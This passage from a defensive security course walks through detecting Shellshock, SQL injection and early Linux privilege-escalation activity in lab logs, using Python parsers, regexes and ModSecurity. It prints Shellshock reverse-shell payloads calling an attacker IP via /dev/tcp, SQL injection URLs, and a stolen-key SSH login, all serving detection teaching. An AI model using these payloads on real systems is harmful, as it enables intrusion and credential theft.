Next, from our local Kali machine, we'll open a new terminal session against the Kali machine, and from there, run the shellshock.py attack script located in the /home/kali/SOC200/Linux_Server_Side_Attacks folder, specifying a reverse shell as payload through the **`payload`** parameter, the victim machine with the **`rhost`** parameter, along with the local IP (**`lhost`**) and port (**`lport`**) of the attacker machine.

```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ ./shellshock.py payload=reverse
rhost=192.168.51.12 lhost=192.168.51.50 lport=4444
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-sys/defaultwebpage.cgi
[*] 404 on : /cgi-sys/defaultwebpage.cgi
[-] Trying exploit on : /cgi-mod/index.cgi
[*] 404 on : /cgi-mod/index.cgi
[-] Trying exploit on : /cgi-bin/test.cgi
[*] 404 on : /cgi-bin/test.cgi
[-] Trying exploit on : /cgi-bin-sdb/printenv
[*] 404 on : /cgi-bin-sdb/printenv
[-] Trying exploit on : /cgi-bin/192.168.51
[!] Successfully exploited
[!] Incoming connection from 192.168.51.12
192.168.51.12>
```

Listing 390 - Launching the Shellshock attack from the Kali lab machine

After probing some other well-known paths, the attack succeeds in providing a stable reverse shell connection to the Kali attacker lab machine. We can now turn our attention to the web server's forensic log trace and investigate the footprints left by the attack.

```
offsec@linux01:~$ cat /var/log/apache2/access.log
```

[400] (The MITRE Corporation, 2021), https://attack.mitre.org/tactics/TA0004/

[401] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Sandbox_(computer_security)

[402] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Shellshock_(software_bug)


```
192.168.51.50 - - [02/Aug/2021:03:59:03 -0400] "GET /cgi-sys/defaultwebpage.cgi
HTTP/1.1" 404 436 "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444
0>&1" "-"
192.168.51.50 - - [02/Aug/2021:03:59:04 -0400] "GET /cgi-mod/index.cgi HTTP/1.1" 404
436 "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1" "-"
192.168.51.50 - - [02/Aug/2021:03:59:05 -0400] "GET /cgi-bin/test.cgi HTTP/1.1" 404
436 "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1" "-"
192.168.51.50 - - [02/Aug/2021:03:59:06 -0400] "GET /cgi-bin-sdb/printenv HTTP/1.1"
404 436 "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1" "-"
192.168.51.50 - - [02/Aug/2021:03:57:11 -0400] "GET /cgi-bin/index.cgi HTTP/1.1" 200 151
"() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1" "-"
```

Listing 391 - Inspecting the logs after a successful Shellshock attack

From /var/log/apache2/access.log, we can determine that the exploit has tried probing multiple well-known CGI paths, which resulted in a few 404 (Resource Not Found) errors. It then probes /cgi-bin/192.168.51.12, which is found on the Ubuntu's Apache web server and returns a 200 (OK) value.

On this very last log line, we can further inspect a couple interesting details about the attack. The last field of the Apache log format is supposed to be the User-Agent field, which is suspiciously empty ("-"). In addition, the second-to-last field would normally contain the HTTP *Referer*[403] header, but instead, we noticed that the entire Referer field-space is used to spawn a reverse-shell attack that connects back to the Kali lab machine.

To further investigate the forensic evidence, let's search for any suspicious */bin/bash* processes with the **ps** command.

```
offsec@linux01:~$ sudo ps aux | grep "/bin/bash"
www-data   26016  0.0  0.1   3612  2760 ?        S    05:12   0:00 /bin/bash ...
```

Listing 392 - Investigating system processes to spot anomalies

The above listing shows that the bash process has been invoked by the *www-data* user, which corresponds to the Apache web server process. This is another clear indicator that should raise red flags and lead to an incident response activity.

To refine our detection technique, we can expand the apache_log_parser.py script we wrote in a previous Topic, and include features that detect whether the Shellshock attack has succeeded or not.

We can edit the script by adding a new regular expression that matches the vulnerable Bash function definition format.

```
shellshock_regex = '\(\)\s*\t*\{.*;\s*\}\s*;'
```

Listing 393 - Adding Shellshock regular expression

The above regex matches any combination of the Bash function declaration by explicitly matching the "( )" characters followed by unlimited occurrences of spaces (*s*) and tabs (*t*). Next, it matches the literal "{;}" and any value before the semicolon. The final rule matches any number of spaces, followed by a single semicolon value.

As a next step, we need to inspect each web log matched by the *web_log_regex* variable.

[403] (Wikipedia, 2021), https://en.wikipedia.org/wiki/HTTP_referer


```
for match in re.finditer(web_log_regex, line, re.S):                        log_line
= (re.match(web_log_regex, line)).groups()                        print("checking
Shellshock")                        for match in re.finditer(shellshock_regex,
log_line[5], re.S):                                if log_line[3] != '200':
                                print("[!] - Shellshock attempt DETECTED!")
elif log_line[3] == '200':
                                print("[!] - Shellshock attack SUCCEDED")
print(log_line)
```

Listing 394 - Verifying if the Shellshock attack has succeeded or not

We first verify the fifth field, which is the Referer header, against the Shellshock regex we defined earlier. Once we have a match, we know that we have been targeted for an attack. We then need to verify the outcome by checking the status code, which is the third value, and if we have a 200 result, we know the attack was successful.

Vulnerability scanners and penetration testers might trigger exploit-specific alerts similar to the one we just analyzed. However, in a real world investigation, the next step should be to verify that the affected component is actually vulnerable to the exploit trails left in the logs. In our sample case, we should further verify whether or not the Bash version is vulnerable to Shellshock.

We are now ready to run the shellshock_log_detector.py script located in the Topic folder on the Ubuntu lab machine:

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$ python3 shellshock_log_detector.py
[!] - Shellshock attempt DETECTED in /var/log/apache2/access.log
[!] - Shellshock attempt DETECTED in /var/log/apache2/access.log
[!] - Shellshock attempt DETECTED in /var/log/apache2/access.log
[!] - Shellshock attempt DETECTED in /var/log/apache2/access.log
[!] - Shellshock attack  SUCCEDED in /var/log/apache2/access.log
('192.168.51.50', '02/Aug/2021:06:20:18 -0400', 'GET /cgi-bin/index.cgi HTTP/1.1',
'200', '151', '() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1
&', '-')
```

Listing 395 - Detecting successful Shellshock attempts with the custom script

Our tool is working as intended by printing every Shellshock attack attempt and including the entire log line details whenever a successful one is found.

This Python script showed us how custom tools can be quickly adapted to improve automated detection capabilities with minimal effort. On the flip side, our defensive efforts must quickly adapt and respond to continuously combat enhanced and stealthier attacker skills, as we'll discover shortly.

The Shellshock attack vector embeds the payload inside the Referer HTTP Header, but can also store it in any part of the HTTP Request, such as the *Cookie* header, as long as the web server processes it and triggers the vulnerability.

To demonstrate the Cookie-based attack vector, we first clear the Apache web log on the Ubuntu lab server, then we launch the modified attack from Kali.


```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ ./shellshock_cookie.py
payload=reverse rhost=192.168.51.12 lhost=192.168.51.50 lport=4444
[!] Started reverse shell handler ...
[!] Successfully exploited
[!] Incoming connection from 192.168.51.12 192.168.51.12>
```

Listing 396 - Launching a stealthier Shellshock attack Once the

attack succeeds, we can analyze the Apache logs again.

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$ sudo cat
/var/log/apache2/access.log
192.168.51.50 - - [02/Aug/2021:07:07:31 -0400] "GET /cgi-sys/defaultwebpage.cgi
HTTP/1.1" 404 436 "-" "-"
192.168.51.50 - - [02/Aug/2021:07:07:32 -0400] "GET /cgi-mod/index.cgi HTTP/1.1" 404 436 "-
" "-"
192.168.51.50 - - [02/Aug/2021:07:07:33 -0400] "GET /cgi-bin/test.cgi HTTP/1.1" 404
436 "-" "-"
192.168.51.50 - - [02/Aug/2021:07:07:34 -0400] "GET /cgi-bin-sdb/printenv HTTP/1.1" 404 436
"-" "-"
192.168.51.50 - - [02/Aug/2021:07:07:35 -0400] "GET /cgi-bin/index.cgi HTTP/1.1" 200
151 "-" "-"
```

Listing 397 - Inspecting Apache web logs after the attack

Surprisingly, we now lack all kinds of evidence around the attacker's Shellshock payload as the Referer payload is now empty. The default Apache logging behavior doesn't save any information about the Cookie HTTP header and so, as we just demonstrated, a slightly more advanced attacker can leverage this behavior to upgrade the Shellshock attack through a stealthier approach.

To boost our monitoring capabilities, we can integrate the Apache configuration with a custom logging format that supports the Cookie header and saves the log events into a separate file.

The highlighted lines are the changes needed in the vhost configuration file.

```
offsec@linux01:~$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80> ...
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"
\"%{Cookie}i\" with_cookies
    CustomLog /var/log/apache2/with_cookies.log with_cookies

</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Listing 398 - Adding Cookie HTTP header logging to the Apache configuration file

Once the new configuration is in place and we have restarted the Apache web server, we can switch to Kali and retry the Cookie-based Shellshock attack. Once completed, we can inspect the newly-created custom log file on the Ubuntu machine.

```
offsec@linux01:~$ cat /var/log/apache2/with_cookies.log
```



```
192.168.51.50 - - [02/Aug/2021:07:57:02 -0400] "GET /cgi-sys/defaultwebpage.cgi
HTTP/1.1" 404 275 "-" "-" "() { :;}; /bin/bash -c /bin/bash -i >&
/dev/tcp/192.168.51.50/4444 0>&1 &"
192.168.51.50 - - [02/Aug/2021:07:57:03 -0400] "GET /cgi-mod/index.cgi HTTP/1.1" 404
275 "-" "-" "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1
&"
192.168.51.50 - - [02/Aug/2021:07:57:04 -0400] "GET /cgi-bin/test.cgi HTTP/1.1" 404
275 "-" "-" "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1
&"
192.168.51.50 - - [02/Aug/2021:07:57:05 -0400] "GET /cgi-bin-sdb/printenv HTTP/1.1"
404 275 "-" "-" "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444
0>&1 &"
192.168.51.50 - - [02/Aug/2021:07:57:06 -0400] "GET /cgi-bin/index.cgi HTTP/1.1" 200
18 "-" "-" "() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.51.50/4444 0>&1 &"
```

Listing 399 - Detecting the new Cookie vector Shellshock attack

Nice. We managed to improve our detection effectiveness by logging HTTP Cookie headers and therefore, include the full attack vector into our log forensic footprint.

As a final step, we can create a new version of shellshock_log_detector.py and name it shellshock_log_detector_cookies.py, which parses the new log file format.

```
web_log_regex_cookie = '([(\d\.)]+) - - \[(.*?)\] \"(.*?)\" (\d+) (\d+) \"(.*?)\"
\"(.*?)\" \"(.*?)\"'
shellshock_regex = '\(\)\s*\t*\{.*;\s*\}\s*;'
for log_file in apache_log_files:         if
os.path.isfile(log_file) :
                with open(log_file, "r") as file:
                    for line in file:
                        for match in re.finditer(web_log_regex_cookie, line, re.S):
log_line = (re.match(web_log_regex_cookie, line)).groups()
for match in re.finditer(shellshock_regex, log_line[7], re.S):
if log_line[3] != '200':                                    print("[!] - Shellshock
attempt DETECTED in %s" % log_file)                                elif log_line[3]
== '200':
                                    print("[!] - Shellshock attack  SUCCEDED in %s" %
log_file)
                                    print(log_line)
```

Listing 400 - shellshock_log_detector_cookies.py

The parts that we had to change are highlighted in red. First, we specified the correct file path in the path variable and then modified the regular expression for the new web log format *web_log_regex_cookie*. Finally, we tell the script to extract the seventh position of the log tuple that corresponds to the Cookie header field.

Let's verify the script by running it from the Ubuntu machine.

```
offsec@linux01:~/SOC-200/Linux_Server_Side_Attacks$ python3
shellshock_log_detector_cookies.py
[!] - Shellshock attempt DETECTED in /var/log/apache2/with_cookies.log
[!] - Shellshock attempt DETECTED in /var/log/apache2/with_cookies.log
[!] - Shellshock attempt DETECTED in /var/log/apache2/with_cookies.log
[!] - Shellshock attempt DETECTED in /var/log/apache2/with_cookies.log
[!] - Shellshock attack  SUCCEDED in /var/log/apache2/with_cookies.log
('192.168.51.50', '02/Aug/2021:08:51:19 -0400', 'GET /cgi-bin/index.cgi HTTP/1.1',
```



```
'200', '18', '-', '-', '() { :;}; /bin/bash -c /bin/bash -i >&
/dev/tcp/192.168.51.50/4444 0>&1 &')
```

Listing 401 - Detecting the new Cookie vector Shellshock attack

Great. We managed to detect the new attack vector and alert when it succeeds. We should also be aware that, during the initial design phase, it's often better to agree on a shared and detailed web log format across the entire corporate network. This approach makes it easier to build any detection mechanism around it afterwards.

In this section, we first learned about command injection vulnerabilities and their log footprint. We then investigated the Shellshock vulnerability and how it can be modified to bypass default logging capabilities. We concluded by showcasing how to enhance web server log visibility and improve the detection mechanisms.

In the next section, we are going to inspect the impact of another popular web application attack, SQL injection, from a defensive standpoint.

10.2.2 Extra Mile III

Write a unified version of *shellshock_log_detector.py* and *shellshock_log_detector_cookies.py* in a single Python script so that it can be reused for both the original shellshock attack, as well as the cookie-based stealthy modification.

10.2.3 SQL Injection

In this last section, we are going to examine another major web application vulnerability class, named SQL injection. Broadly speaking, SQL injection vulnerabilities (or SQLi for short) enable attackers to meddle with SQL queries that are exchanged between the web application and the database. Regardless of the specific nature of the SQL vulnerability, it generally allows the attacker to extend the original application query to include database tables that are not accessible under normal conditions.

We refer to in-band SQL injections when the vulnerable application provides the result of the query along with the application-returned value. In such cases, *UNION-based* SQL injections provide clear evidence when a vulnerability occurs.

The example SQL injection URLs shown here are for demonstration purposes only and are not live.

For example, an online clothing shop offers the ability to select the desired color through the following URL option.

```
https://megacorpone.local/tshirts?color=purple
```

Listing 402 - Online clothing shop color selection

This URL tells the application to generate the following SQL query based on the following logic.

```
SELECT * FROM tshirts WHERE color = $color;
```

Listing 403 - Resulting SQL query

Let's review all of the uppercase SQL-related keywords. SELECT tells the database which item to fetch (in this case, all of the items with the "*"). The FROM keyword specifies which table, and WHERE specifies

the filtering criteria. Finally, the semicolon terminator signals to the SQL process that the query is complete. This query retrieves every possible t-shirt given the color specified in the *$color* variable.

If the clothing web shop does not sanitize user inputs enough, it might be vulnerable to a SQL injection and, as a consequence, to arbitrary SQL queries. For instance, let's say the attacker passed the following data along with the URL.

```
https://megacorpone.local/tshirts?color=purple'+UNION+SELECT+username+passwords+FROM+administrators--
```

Listing 404 - UNION based SQL injection

If the web application does not perform correct user input validation, the initial single quotation mark (') inserted by the user will lead the application to terminate the *purple* category, resulting in the following query.

```
SELECT * FROM tshirt WHERE color = 'purple' UNION SELECT username, passwords FROM administrators;
```

Listing 405 - UNION based SQL query

In the above query, the UNION keyword, followed by a SELECT statement, can lead an attacker to access the private *administrators* table, along with usernames and passwords, thus bypassing the intended business logic. The retrieved credentials can then be re-purposed in a privilege escalation attack to gain full administrative control of the application and potentially compromise the underlying system.

Whenever the vulnerable application does not return the queries to the attacker, an inferential, or blind SQL injection can be attempted instead.

A blind SQL injection is a technique where an attacker interacting with the target's database is unable to retrieve the complete SQL response, and thus, has to infer the query result based on application behavior.

As an example, generic boolean-based blind SQL injections cause the application to return different and predictable values whenever the database query returns a TRUE or FALSE result, hence the 'boolean' nomenclature. These values are visible from within the application context.

In a similar fashion, time-based blind SQL injections infer the result of a query by telling the database to wait for the specified amount of time. Based on the response time, the attacker is able to conclude if the statement is TRUE or FALSE.

For example, the following URL can be used to retrieve a specific t-shirt model name, *scoop*, across the entire inventory.

```
https://megacorpone.local/tshirt_model=scoop
```

Listing 406 - Online clothing-shop tshirt model selection This

translates to the following SQL query.

```
SELECT * FROM inventory WHERE tshirt_model= 'scoop';
```

Listing 407 - Resulting SQL query

If the application is also vulnerable to a blind boolean-based SQLi, the following SQL query could be run to infer any other possible t-shirt model.

```
https://megacorpone.local/tshirt_model=scoop'+AND+1=1
```


Listing 408 - Boolean-based blind SQL injection example This is

then expanded in the following SQL query.

```
SELECT * FROM inventory WHERE tshirt_model = 'scoop' AND 1=1;
```

Listing 409 - Boolean-based blind SQL query

Since the statement *1=1* is always true, the application is going to return the *tshirt_id* only if it exists in the database.

If the application does not return any kind of output, regardless of whether the query succeeded or not, *time-based* blind SQL injection can be employed as such:

```
https://megacorpone.local/tshirt_model=scoop'+AND+IF(1=1,+sleep(20),+false)
```

Listing 410 - Time-based blind SQL injection example

Knowing that under normal conditions the query always returns a value, we can benchmark the SQL server to delay the response with the SLEEP keyword by a value of 20 seconds.

These attacks are often extended to include information from other tables and ultimately, to extract administrative credentials as we'll observe shortly.

As a real-world example, the Ubuntu lab machine has been configured with a WordPress instance running on port 8080. An up-to-date, fresh and plugin-free installation of WordPress is normally shipped without any un-patched vulnerabilities, so the risk is considerably low, as opposed to the same WordPress installation running multiple plugins.

As plugins are often maintained by various third-party companies, they are subject to different levels of scrutiny. The more plugins a WordPress deployment has installed, the larger the attack surface will be.

To demonstrate this point, our WordPress instance has installed a vulnerable version[404] of the *Simply Poll 1.4.1* plugin, which can be exploited through a time-based blind SQL injection.

We can start by connecting to the Ubuntu lab server and wiping all of the existing log files.

```
offsec@linux01:~$ sudo truncate /var/log/apache2/*.log --size 0
```

Listing 411 - Clearing Apache web logs

We will then move to Kali and launch the blind SQL injection attack located in the :~/SOC200/Linux_Server_Side_Attacks folder.

```
kali@attacker01:~/SOC-200/Linux_Server_Side_Attacks$ ./blind_sqli.sh
        ___
       __H__
 ___ ___['']_____ ___ ___  {1.5.7#stable}
```

[404] (OffSec Services Limited, 2021), https://www.exploit-db.com/exploits/40971


```
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any
misuse or damage caused by this program

[*] starting @ 09:27:47 AM /2021-08-06/ ...
```

Listing 412 - Launching the blind SQL injection attack

The **`./blind_sqli.sh`** command we issued is a wrapper for the *sqlmap*[473] tool, which is meant to automate the discovery and exploitation of various SQL vulnerabilities and databases.

Given the slow-and-steady nature of a blind SQL injection, it might take several minutes for the attack to complete. As we care only about the forensic log evidence, we can ignore the remainder of the attack output.

Moving back to the Ubuntu server, let's inspect the logs that have been generated by sqlmap.

```
offsec@linux01:~$ cat /var/log/apache2/access.log
192.168.50.50 - - [06/Aug/2021:09:34:45 -0400] "POST /wp-admin/admin-ajax.php
HTTP/1.1" 200 77 "-" "sqlmap/1.5.7#stable (http://sqlmap.org)"
192.168.50.50 - - [06/Aug/2021:09:34:45 -0400] "POST /wp-admin/admin-ajax.php
HTTP/1.1" 200 77 "-" "sqlmap/1.5.7#stable (http://sqlmap.org)"
192.168.50.50 - - [06/Aug/2021:09:34:46 -0400] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200
77 "-" "sqlmap/1.5.7#stable (http://sqlmap.org)"
```

Listing 413 - Inspecting Apache access log file

At first glance, nothing in particular stands out other than the fact that the same log line has been repeated multiple times. We'll notice that we are dealing with POST requests only, which is an HTTP method used by the client to store data to the server as opposed to the GET method, which is used by the client to retrieve data from the server.

Nevertheless, the sheer amount of identical log entries should raise a red flag as they most likely exceed the average events per second. However, we need to gain full visibility of the POST request's entire payload before jumping to any conclusion.

To accomplish that, we have the Apache web server already preconfigured with *ModSecurity*[474] on the Ubuntu lab machine.

ModSecurity offers detection and prevention capabilities against a number of different web application attack vectors and also provides the ability of increasing the log level to help with investigations.

A special file, named modsec_audit.log, is created to store these kinds of events. We are going to filter out all of the POST requests followed by the next 50 lines.

[473] (Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar, 2021), https://sqlmap.org/

[474] (Trustwave Holdings, Inc.), https://github.com/SpiderLabs/ModSecurity


```
offsec@linux01:~$ sudo cat /var/log/apache2/modsec_audit.log | awk '/-A--/,/-F--/' ...
--d6eb6105-B--
POST /wp-admin/admin-ajax.php HTTP/1.1
Content-Length: 127
Cache-Control: no-cache
User-Agent: sqlmap/1.5.7#stable (http://sqlmap.org)
Host: 192.168.50.12:8080
Accept: */*
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: close

--d6eb6105-C--
action=spAjaxResults&pollid=2%27%29%20AND%201199%3D%28SELECT%201199%20FROM%20PG_SLEEP%
285%29%29%20AND%20%28%27RdCO%27%3D%27RdCO
--d6eb6105-F--
HTTP/1.1 403 Forbidden
Content-Length: 280
Connection: close
Content-Type: text/html; charset=iso-8859-1 ...
```

Listing 414 - Filtering out POST requests from the ModSec log file

By selectively trimming through the *awk* command the output comprised between the ModSec specific headers[405], *-A--* (audit log header) and *-F--* (response header), we can now spot the SQL injection payload inside the *pollid* value.

The moment we discover the SLEEP keyword and the decoded URL output,[406] we can begin to suspect an ongoing time-based blind SQL attack. Our theory is further supported by the explicit warning generated by ModSec.

```
offsec@linux01:~$ sudo cat /var/log/apache2/modsec_audit.log | grep 'detected SQLi' ...
Message: Warning. detected SQLi using libinjection with fingerprint '1)&(1' [file
"/usr/share/modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line
"67"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data
"Matched Data: 1)&(1 found within ARGS:pollid: 2) AND 4728=8659 AND (4778=4778"]
[severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag
"language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "OWASP_CRS"] [tag
"OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"]
[tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"]
```

Listing 415 - ModSecurity explicitly warning about the SQL injection attack

Along with logs detailing HTTP payloads, ModSec incorporates warnings based on attack-specific patterns, such as SQL injection, which have been detected with the aid of *libinjection*,[407] whose main goal is to catch SQLi attacks based on lexical analysis[478] instead of regular expressions.

[405] (F5, Inc.,2021), https://www.nginx.com/blog/modsecurity-logging-and-debugging/

[406] (Crown Copyright, 2021) https://gchq.github.io/CyberChef/#recipe=URL_Decode()&input=MiUyNyUyOSUyMEFORCUyMDExOTklM0QlMjhTRUxFQ1QlMjAxMTk5JTIwRlJPTSUyMFBHX1NMRUVQJTI4NSUyOSUyOSUyMEFORCUyMCUyOCUyN1JkQ08lMjclM0QlMjdSZENP

[407] (Nick Galbreath, 2021), https://github.com/client9/libinjection

This example demonstrated how log analysis can be enhanced with an additional module from a simple and inconclusive parsing of the access.log to the detailed modsec_audit.log log file, which includes specific attack warnings.

10.2.4 Extra Mile IV

Similar to what we did earlier in the Topic, write a Python script that will parse the ModSec generated log file and find all of the SQL injection warnings related to the vulnerable *pollid* argument.

10.3 Wrapping Up

In this Topic, we first analyzed the log traces of different types of suspicious logins and how can they evolve into brute force and password spraying attacks. Next, we investigated command injection attacks on web applications, and learned how to detect different kinds of Shellshock attack vectors with a real-world example. Finally, we concluded by providing an overview of SQL injection attacks and how to detect them after successfully exploiting a vulnerable WordPress plugin.

[478] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Lexical_analysis

11 Linux Privilege Escalation

In this Topic, we will cover the following Learning Units:

- User-side privilege escalation attack detections
- System-side privilege escalation attack detections

Each learner moves at their own pace, but this Topic should take approximately 5 hours to complete.

In a multiuser system such as Linux, privileges are the authorization boundaries that limit access between users or groups. Depending on the company policy that is enforced, a resource might be restricted to one particular user, but not to another one. In a typical Linux environment, the superuser named *root* has no authorization restrictions and is granted implicit access to any system resources.

As documented within the *MITRE ATT&CK Framework*, *privilege escalation*[408] is a tactic comprising different techniques that aim to leverage user permissions to access unintended resources.

In this module, we'll explore how privilege escalation attacks can be conducted by exploiting flaws in user setup or system configuration, as well as how we can detect such opportunities using custom log auditing.

11.1 Attacking the Users

This Learning Unit covers the following Learning Objectives:

1. Understand how Linux privileges work
2. Learn how to detect privilege escalation attack vectors based on a user's configuration files This Learning Unit will take approximately 150 minutes to complete.

In this section, we are going to learn how users are mapped and identified within a Linux system as well as covering user-related information that can become a privilege escalation attack surface. We'll then introduce auditing tools that aid with log analysis and attack detection.

11.1.1 Becoming a User

Within a Linux environment, users are identified by both *user identifier (UID)* and *group identifier (GID)* numeric values. To observe an example, we can connect to the Ubuntu lab machine and inspect /etc/passwd, a file revealing the user's details.

```
offsec@linux01:~$ cat /etc/passwd | grep offsec ...
offsec:x:1000:1000:offsec,,,:/home/offsec:/bin/bash
```

Listing 416 - Inspecting the /etc/passwd file

This file contains information about the target account and can be viewed by any user. Let's review the colon-separated fields below:

- Login Name: "offsec" - Indicates the username used for login.

[408] (MITRE, 2021), https://attack.mitre.org/tactics/TA0004/

- Encrypted Password: "x" - This field typically contains the hashed version of the user's password. In this case, the value *x* means that the entire password hash is contained in the /etc/shadow file (more on that shortly).
- UID: "1000" - Aside from the root user that has always a UID of *0*, Linux starts counting regular user IDs from 1000. This value is also called *real user ID*.
- GID: "1000" - Represents the user's specific Group ID.
- Comment: "offsec,,," - This field generally contains a description about the user, often simply repeating username information.
- Home Folder: "/home/offsec" - Describes the user's home directory prompted upon login.
- Login Shell: "/bin/bash" - Indicates the initial directory from which the user is prompted to login.

Modern Linux is designed so that any sensitive operation, such as handling passwords, is performed by the *root* user.

For example, the actual file containing the hashed password is /etc/shadow. This file has been designed to add an extra layer of security, and is only writable/readable by the *root* user.

If local policy allows it, a regular user can 'borrow' superuser's permission by running the *sudo*[409] command and then executing commands as the root user.

We can check the current user's sudo permissions using the **`sudo -l`** command.

```
offsec@linux01:~$ sudo -l
Matching Defaults entries for offsec on linux01:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in, env_keep+=LD_PRELOAD

User offsec may run the following commands on linux01:
    (ALL : ALL) ALL
```

Listing 417 - Checking sudo permissions for the user offsec

As administrator, the *offsec* user can run any command on behalf of the superuser. Next, let's switch to the *bob* user (password *lab*) via the *su* command, which stands for "switch user", and check our sudo permissions again.

```
offsec@linux01:~$ su bob
Password: bob@linux01:/home/offsec$
sudo -l
Matching Defaults entries for bob on linux01:
```

```
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b in,
env_keep+=LD_PRELOAD

User bob may run the following commands on linux01:
   (root) NOPASSWD: /usr/bin/ls
```

[409] (Michael Kerrisk, 2021), https://man7.org/linux/man-pages/man8/sudo.8.html

Listing 418 - Checking sudo permissions for the user bob

We notice that the user *bob* is only allowed to run the *ls* command with root permission: we'll discover later in the module how this seemingly "safe" configuration could cause issues.

All our privileged operations using the *sudo* and *su* commands are logged by default in the /var/log/auth.log file. Let's inspect it as the *offsec* user.

```
offsec@linux01:~$ sudo cat /var/log/auth.log | grep "sudo:" ...
Aug 16 15:28:19 linux01 sudo:   offsec : TTY=pts/0 ; PWD=/home/offsec ; USER=root ;
COMMAND=list
Aug 16 15:28:35 linux01 sudo:      bob : TTY=pts/0 ; PWD=/home/offsec ; USER=root ;
COMMAND=list
```

Listing 419 - Inspecting sudo related events

We'll observe how each log event indicates which user executed the sudo command (offsec or bob), the path from which the command was issued (*PWD=/home/offsec*), the actual user being impersonated (*root*) and ultimately, the command *list*, which is the expanded form of the sudo option *-l*.

Unlike Ubuntu/Debian, Linux distributions such as CentOS and Fedora store authentication logs in /var/log/secure.

Next, while logged in as the *bob* user, let's simulate a case in which a user tries to inspect the shadow file.

```
bob@linux01:/home/offsec$ sudo cat /etc/shadow
[sudo] password for bob:
Sorry, user bob is not allowed to execute '/usr/bin/cat /etc/shadow' as root on linux01.
```

Listing 420 - Blocked attempt of reading /etc/shadow content Inspecting the

respective log line now, we'll find a few interesting details.

```
offsec@linux01:~$ sudo cat /var/log/auth.log | grep shadow
Aug 16 15:39:08 linux01 sudo:      bob : command not allowed ; TTY=pts/0 ; PWD=/home/offsec ;
USER=root ; COMMAND=/usr/bin/cat /etc/shadow
```

Listing 421 - Analyzing a privilege escalation attempt

The log line specifies that the user bob ran the *sudo* command to inspect the /etc/shadow password file via the *cat* command.

Given this information, we can craft a brief Python script that detects *sudo* privilege escalation attempts within the authentication log file.

The script builds on logic we have used for detecting SSH behavior in a previous module, however in this case, we're using the main regular expression.

```
regex_sudo_privesc_attempt = 'sudo:.*command not allowed'
```

Listing 422 - Regular expression for detecting unauthorized sudo attempts

The regular expression matches the literal "sudo:" value followed by any character and trailed by the "command not allowed" string.

Let's run sudo_privesc.py, located in the /SOC-200/Linux_Privilege_Escalation folder.

```
offsec@linux01:~/SOC-200/Linux_Privilege_Escalation$ python3 sudo_privesc.py
[*] Found 'sudo' privilege escalation attempt:
    Aug 16 15:39:08 linux01 sudo:      bob : command not allowed ; TTY=pts/0 ;
PWD=/home/offsec ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
```

Listing 423 - Hunting for unauthorized sudo commands

This Python script can be used to collect any unsanctioned attempts of users running the *sudo* command.

Next, let's explore this from a different angle. We'll consider an unprotected SSH private key that has been stolen and abused to login on behalf of another user. If we log in via SSH as the *alice* user (password *lab*), we can find *bob*'s private key in the home folder (/home/alice). We can then attempt to impersonate the private key' s owner by connecting to localhost.

```
alice@linux01:~$ ssh bob@localhost -i /home/alice/stolen_id_rsa
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-25-generic x86_64)
...
Last login: Tue Aug 17 04:56:43 2021 from 127.0.0.1 bob@linux01:~$
```

Listing 424 - Logging as another user with a stolen SSH private key

We have now simulated identity impersonation, in which one user managed to login as another one without needing to use *sudo* commands. Next, let's investigate the log trails generated after these actions as the offsec user.

```
offsec@linux01:~$ cat /var/log/auth.log ...
Aug 17 05:23:03 linux01 sshd[11741]: Accepted password for alice from 192.168.48.3
port 34172 ssh2
Aug 17 05:23:03 linux01 sshd[11741]: pam_unix(sshd:session): session opened for user
alice by (uid=0)
Aug 17 05:23:03 linux01 systemd-logind[801]: New session 138 of user alice.
Aug 17 05:23:03 linux01 systemd: pam_unix(systemd-user:session): session opened for
